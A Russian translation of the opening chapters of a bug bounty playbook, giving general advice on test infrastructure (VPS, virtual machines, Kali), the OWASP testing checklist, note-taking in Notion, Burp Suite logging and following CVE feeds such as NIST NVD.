Баг Баунти PlayBook

Перевод: by Timcore

#1 Подготовка к Bug Bounty. Введение.

У охоты за ошибками есть разбивка действий, которые Вы будете использовать, чтобы работать в общем процессе. Необходимо иметь цели и знания в охоте, для того, чтобы не уменьшать Ваши шансы находить уязвимости, и в конечном итоге, это может привести к максимуму возможности получения прибыли от Вашей охоты за ошибками.

Ключом к успешной охоте является предварительная подготовка и планирование. Начните с установки Вашей рабочей среды, а также поиска Вашей базы знаний, в подборе инструментов, которые Вы будете использовать, и создания общего плана охоты, с описанием того, как Вы будете работать через процесс. После того, как все будет расписано, Вы сможете начать охоту и приступить к поиску уязвимостей!

Подготовка к охоте — Инфраструктура.

Прежде чем приступить к работе, Вам необходимо настроить инфраструктуру. Вы же не хотите, чтобы поиск был отложен или чтобы время было потрачено впустую. Наличие необходимой инфраструктуры поможет успешно стартовать в охоте за ошибками.

Вам понадобятся внешняя инфраструктура, такая как виртуальные машины, ключи API и Ваши инструменты для поиска уязвимостей.

Виртуальный частный сервер (VPS)

Рекомендуется приобрести виртуальный частный сервер (VPS) для тестирования. Если Вы тестируете уязвимость,

которая требует, чтобы целевая система выполнила удаленное выполнение кода (RCE) или подделку запросов на стороне службы (SSRF), это будет сложно сделать, если Ваш домашний брандмауэр блокирует внешние соединения. Чтобы целевой сервер взаимодействовал с Вашим домашним компьютером, Вам необходимо открыть порт и перенаправить трафик на Ваш компьютер. Это ужасная идея, так как Вы оставляете порт открытым для всего мира. Лучше купить VPS с публичным IP, чтобы Вы могли легко получать обратные вызовы от Ваших полезных нагрузок. Список популярных VPS поставщиков можно найти ниже:

- Amazon Web Services (AWS) EC2 Instance: https://aws.amazon.com/
- Digital Ocean: https://www.digitalocean.com/
- OVH: https://www.ovh.com/
- A2 Hosting: https://www.a2hosting.com/
- Liberty VPS: https://libertyvps.net/

Есть гораздо больше вариантов, чем эти, и если Вам нужен полный список, просто выполните поиск «VPS провайдеры» в Google. Я бы посоветовал получить дешевый VPS с Debian или с ОС Ubuntu, это должно стоить 5-20 долларов в месяц. Некоторые хостинг-провайдеры такие как AWS, также предлагают образы Kali Linux, если Вам нужна система, готовая к охоте за ошибками.

Ноутбук.

Люди часто спрашивают: «Какое оборудование лучше всего подходит для взлома?» и мой ответ всегда один и тот же. Неважно, используете ли Вы топовое железо или ноутбук за 500 долларов, приобретенный «с рук». Если у
Вас есть инструменты для доступа в Интернет и минимумы, перечисленные ниже, вы готовы к работе! При этом минимум

характеристик, с которых Вы можете начать, включает в себя любую операционную систему, 8 ГБ ОЗУ, 250 ГБ жесткого диска. Это минимум, который необходим.

Виртуализация

Я стараюсь не загромождать свою основную систему кучей хакерских инструментов, заметок и всего остального, которую я не использую во время охоты.

Мне проще использовать виртуальную машину для всей моей хакерской деятельности.

VMware и VirtualBox — два наиболее популярных гипервизора.
- https://www.virtualbox.org/
- https://www.vmware.com/

После того, как Вы загрузите любую, предложенную выше среду виртуализации, то Вы захотите настроить свою виртуальную машину.

Вы можете использовать любой дистрибутив Linux, но я бы посоветовал использовать Kali Linux, так как он поставляется с набором инструментов.

- https://www.kali.org/downloads/

Резюмирую

Убедитесь, что Вы правильно настроили свою инфраструктуру и инструменты, прежде чем начать взлом. Нет ничего более раздражающего, чем пытаться получить RCE и понимать, что вам нужно купить VPS, и по времени это

может занять до 48 часов, в зависимости от провайдера. Вы должны иметь все необходимое, для выполнения Вашей работы, прежде чем Вы начнете охоту за ошибками.

Это означает заблаговременное получение Вашего VPS, загрузку Kali на виртуальную машину, установку всех ваших инструментов, покупку всех Ваших ключей API и всего остального.

#2 Bug Bounty. Организация. Введение.

Если Вы планируете заниматься баг хантингом профессионально, Вам нужно действовать соответствующе. Этот означает, что Вы должны быть высокоорганизованными, как компания.

Такое положение поможет Вам в долгосрочной перспективе. Для этого, Вам нужно убедиться в правильном документировании Ваших шагов, результатов работы инструментов. В итоге, Вы в значительной степени улучшите показатель упсешности, в особенности, если Ваша цель — это кропотливая работа, в течении месяцев и даже лет.

Вам необходимо зафиксировать некоторые процессы, чтобы не тратить время на дублирование работы и повторный запуск инструментов.

Вы можете провести дни, собирая данные для цели. Ущерб Вашей деятельности будет заключаться в том, что в ходе охоты, Вы не сохраняете Ваши шаги, для исследовании цели. Это очень плохо, с точки зрения положительной динамики исследования цели.

Следующий контрольный список гарантирует, что каждая цель получает определенный уровень тестирования. Вы также можете использовать контрольный список позже, чтобы увидеть, что было проверено и что было пропущено.

Чек-лист - Введение

Иногда, при тестировании цели, кажется, что Вы все посмотрели и больше нечего тестировать.
Для продуктивной работы, у Вас под руками должен быть чек-лист. Контрольный список позволит Вам по-настоящему попробовать все векторы атаки, и Вы можете увидеть именно то, что не было протестировано.

Не пытайтесь вспоминать эти вещи по памяти.
Например, через шесть месяцев, после тестирования, Вы можете вернуться к этой цели, задаваясь вопросом, что Вы сделали, и контрольный список позволит Вам легко ответить на этот вопрос.


Чек-лист OWASP

Хакинг — это наука и искусство. Чек-лист дает Вам последовательную повторяемый процесс, который можно использовать практически для любого приложения.

Это позволит Вам использовать процесс, и быть более последовательным в своем тестировании.

Вот ссылка на хороший чек-лист, от организации OWASP, который именуется как OWASP testing guide:

https://github.com/tanprathan/OWASP-Testing-Checklist



	A	B	C	D	E
1	**OWASP: Testing Guide v4 Checklist**				
2					
3					
4	**Information Gathering**	**Test Name**	**Description**	**Tools**	**Result**
5	OTG-INFO-001	Conduct Search Engine Discovery and Reconnaissance for Information Leakage	*Use a search engine to search for Network diagrams and Configurations, Credentials, Error message content.*	*Google Hacking, Sitedigger, Shodan, FOCA, Punkspider*	Pass
6	OTG-INFO-002	Fingerprint Web Server	*Find the version and type of a running web server to determine known vulnerabilities and the appropriate exploits. Using "HTTP header field ordering" and "Malformed requests test".*	*Httprint, Httprecon, Desenmascarame*	Issues
7	OTG-INFO-003	Review Webserver Metafiles for Information Leakage	*Analyze robots.txt and identify <META> Tags from website.*	*Browser, curl, wget*	Issues
8	OTG-INFO-004	Enumerate Applications on Webserver	*Find applications hosted in the webserver (Virtual hosts/Subdomain), non-standard ports, DNS zone transfers*	*Webhosting.info, dnsrecon, Nmap, fierce, Recon-ng, Intrigue*	Pass
9	OTG-INFO-005	Review Webpage Comments and Metadata for Information Leakage	*Find sensitive information from webpage comments and Metadata on source code.*	*Browser, curl, wget*	Not Started
10	OTG-INFO-006	Identify application entry points	*Identify from hidden fields, parameters, methods HTTP header analysis*	*Burp proxy, ZAP, Tamper data*	Not Started
11	OTG-INFO-007	Map execution paths through application	*Map the target application and understand the principal workflows.*	*Burp proxy, ZAP*	Not
12	OTG-INFO-008	Fingerprint Web Application Framework	*Find the type of web application framework/CMS from HTTP headers, Cookies, Source code, Specific files and folders.*	*Whatweb, BlindElephant, Wappalyzer*	Not Started
13	OTG-INFO-009	Fingerprint Web Application	*Identify the web application and version to determine known vulnerabilities and the appropriate exploits.*	*Whatweb, BlindElephant, Wappalyzer, CMSmap*	Not Started
14	OTG-INFO-010	Map Application Architecture	*Identify application architecture including Web language, WAF, Reverse proxy, Application Server, Backend Database*	*Browser, curl, wget*	Not Started
15					
16	**Configuration and Deploy Management Testing**	**Test Name**	**Description**	**Tools**	**Result**
17	OTG-CONFIG-001	Test Network/Infrastructure Configuration	*Understand the infrastructure elements interactions, config management for software, backend DB server, WebDAV, FTP in order to identify known vulnerabilities.*	*Nessus*	Not Started

Testing Checklist | Summary Findings | Risk Assessment Calculator | References | Explore

Это огромный контрольный список, который охватывает почти все, при ручном тестировании. Чек-лист позволяет очень легко отслеживать, что у Вас есть тест, и что надо еще посмотреть. Со временем, Вы дополните этот список или разработаете собственный контрольный список. Взлом — это наука и искусство. Вы должны найти то, что работает лучше всего для Вас.

Заключение

Наличие чек-листа - отличный способ обеспечить некоторую согласованность Вашего тестирования. Лучше организуйте свою деятельнсоть, и улучшайте свой общий показатель успеха. Награда за ошибки может длиться месяцами или даже годами, и Вам нужно иметь бумажную документацию, чтобы

Вы смогли легко вернуться к работе, которую Вы сделали несколько месяцев назад. Это просто невозможно, если Вы полагалаетесь на вызов информации из Вашей памяти.

Заметки - Введение

Никто не любит делать заметки, но это действительно повышает Ваши шансы на успех в баг хантинге.

Если Вы тестировали цель в течение последних 6 месяцев, и, впоследствии, хотите увидеть, что Вы делали в первый день тестов, то единственным реальным способом сделать это - вернуться к своим записям.

У каждого охотника свой способ делать заметки, и, честно говоря, любой способ работает. Кто-то использует json, кто-то использует необработанный текст. Кому-то нравятся доски Канбан, кому-то нравится чек-лист, а другие используют полную вики-страницу.

Инструмент «notion» способен на все, поэтому он мне так нравится. Notion можно использовать на мобильном устройстве. Мне лично нравится иметь доступ к моим ресурсам независимо от того, где я нахожусь, и на каком устройстве я их использую. Еще одним преимуществом является то, что Вы можете легко использовать Notion для сотрудничества. Совместное использование Вашего рабочего пространства позволит другим просматривать ваши целевые списки, заметки, контрольные списки, списки дел и все остальное. Если Вы планируете совместную работу с этим инструментом, то он позволит Вам легко координировать свои усилия для достижения максимальной эффективности. Вы можете скачать этот инструмент по адресу:


- https://www.notion.so/ - для Windows и Mac;

- https://github.com/puneetsl/lotion - Linux (Unofficial Version).

Вики

Прежде чем Вы сможете начать работу с Notion, Вам нужно настроить свою вики страницу. Это действительно зависит от Вас, то есть, как Вы ее настроите.

Я покажу вам базовый пример. того, как может выглядеть ваша страничка:




Как видите, есть вики-страница под названием bug bounty, и под ней у меня есть 4 страницы с названиями целей, методологией, ресурсами и активами/инвентарем.


В разделе целей содержится все, что связано с каждой программой вознаграждения за обнаружение ошибок. Вкладка методологии предназначена для использования в качестве ссылки на то, что я должен делать.

Страница ресурсов содержит ссылки на учебные пособия и другие полезные вещи. Наконец, на странице активов/инвентаря я храню детали о моей инфраструктуре, такой как IP-адреса VPS и учетные данные для входа.


Цели

В разделе целей я размещаю всю информацию о каждой bug bounty программе. Здесь я храню область целей, ежедневные заметки, результаты сканирования, список дел и все остальное, связанное с участием.





Ваши ежедневные заметки должны быть достаточно подробными, чтобы Вы могли воспроизвести то, что у Вас есть. Однако это НЕ означает, что Вы должны включать каждую деталь, для этого и нужны Ваши журналы. Также важно следить за тем, что Вы сделали и что нужно сделать. Для этого нужен чек-лист, о котором говорилось в прошлом разделе (Контрольный список OWASP), но Notion позволяет нам использовать доски Канбан, которые намного лучше.



Если Вы работаете в группах, используя доску Канбан, Вы легко сможете сотрудничать, плюс визуально легче усваивается, что сделано, что закончено, и над чем Вы сейчас работаете.

Еще одна приятная особенность заключается в том, что мы можем конвертировать чек-листы, Канбан-доски и некоторые другие вещи одним нажатием кнопки.

Другие способы

Notion — это всего лишь одно из решений, которое мне действительно нравится, и Вам нужно найти то, что работает лучше всего. Ниже приведен список некоторых альтернативных способов делать заметки:

- https://pentest.ws/ - это базовая веб-заметка, предназначенная для тестирования на проникновение. Это решение стоит денег, чтобы использовать.

- https://github.com/ehrishirajsharma/SwiftnessX - это еще один инструмент, разработанный специально для тестирования на проникновение. В отличие от pentest.ws он должен быть загружен локально.

- https://evernote.com/ - evernote очень популярный инструмент для заметок. Вы также можете экспортировать свои заметки Evernote непосредственно в «Notion».

- https://www.sublimetext.com/ - это очень простой инструмент для того, чтобы делать заметки. Стабильно работает в Linux среде.

- https://notepad-plus-plus.org/ - Notepad++, в основном, подойдет для Windows-версии. Ничего особенного, просто инструмент для заметок.

Неважно, что Вы выберете, для цели - ведите себя как профессионал и оставайтесь организованным.

Заключение

Вы только навредите себе в будущем, если не будете делать заметки. Вы не сможете вспомнить, что Вы делали 6 месяцев назад, и поэтому Вам нужно делать заметки.

Если Вы хотите вернуться к цели, которую уже тестировали, и на которую Вы не хотите тратить впустую время, то заметки также помогут другим, желающим забрать Вашу работу.

Об этом стоит подумать, если Вы когда-нибудь будете сотрудничать с кем-то еще.

Логирование - Журналы Burp Suite. Введение

Burp Suite НЕОБХОДИМО ИМЕТЬ, если Вы занимаетесь тестированием веб-приложений. Он поможет детально изучить приложения или одну конечную точку.

Burp Suite - единственный инструмент, который Вам понадобится. Burp также будет регистрировать каждый запрос, отправленный на и из приложения.

- https://portswigger.net/burp

Журналы Burp

Журналы http-прокси, которые предоставляет Burp, будут более подробными, чем заметки, которые Вы делаете вручную.

Эти журналы предоставят Вам каждый запрос, что позволяет точно видеть, что и когда Вы сделали.

Было несколько случаев, когда мне нужно было знать, что я делал при тесте, который произошел за несколько месяцев до этого, и позволил легко получить доступ к информации, просмотрев мои журналы Burp, которые точно показали, что я сделал, и когда я это сделал. В дополнение к этому, я также смог легко воспроизвести свой трафик и атаки, так как все запросы были сохранены.

Заключение

Работая с bug bounty, Вы можете потратить несколько дней на изучение приложения. Если по прошествии 6 месяцев Вы решите вернуться к этому приложению, чтобы попробовать еще раз, то точно будете знать, что Вы делали. Это позволит продолжить с того места, на котором остановились. Вы же не хотите тратить свое драгоценное время или усилия, дублируя одни и те же задачи?

Резюмирую

Очень важно, чтобы Вы оставались организованными во время охоты за багами. Bug bounty непрерывно, и нередко нужно будет тестировать одну и ту же цель несколько раз. Раз в течение года, например.

Вы повсеместно захотите следить за тем, какие действия были выполнены, а также обратите внимание на собранную информацию, пройденные уязвимости и все остальное, что может помочь Вам.

По мере того, как Вы тестируете организацию с течением времени, Вы начнете понимать их технологические стеки, общие уязвимости, которые они имеют, и то, как они работают. Имейте четкие записи и заметки о том, что Вы узнали и сделали, чтобы не только помочь Вам, но и любому другому, кто позже нацелится на организацию.

Глава 3: Подготовка к охоте - База знаний.

Введение.

Наступательная безопасность, хакинг, поиск ошибок, тестирование на проникновение и т.д. Это все можно назвать огромным полем для действия. Новые эксплойты, методологии, приемы, технологии и инструменты появляются каждый день. Важно, чтобы Вы получали актуальную информацию.

Для этого Вам нужно будет подключиться к инфосек-сообществу. Вы должны знать, где искать новые CVE и эксплойты, кто следует за лучшими техниками и методологиями.

Сообщество людей по безопасности очень актуально, и к нему стоит обратиться, если у Вас есть вопросы или Вам нужна чья-то экспертиза.

CVE-канал Введение

Наличие общих уязвимостей и рисков (CVE) является обязательным в получении информации, если Вы хотите быть в числе первых, кто узнает о появлении новой уязвимости.

Общее правило заключается в том, что Вам не будут платить за находку, которая является уже опубликованной уязвимостью. Это означает, что Вы должны быть первым, кто ее проэксплуатирует. Лента уязвимостей предупредит Вас о


серьезных уязвимостях и позволит Вам немедленно приступить к тестированию цели.

NIST

Национальный институт стандартов и технологий (NIST), (показано изображение ниже), поддерживает одну из лучших баз данных уязвимостей.

NIST - это база уязвимостей, которая постоянно пополняется новыми уязвимостями в реальном времени. В этой базе данных можно выполнить поиск вручную по адресу:

- https://nvd.nist.gov/vuln/search



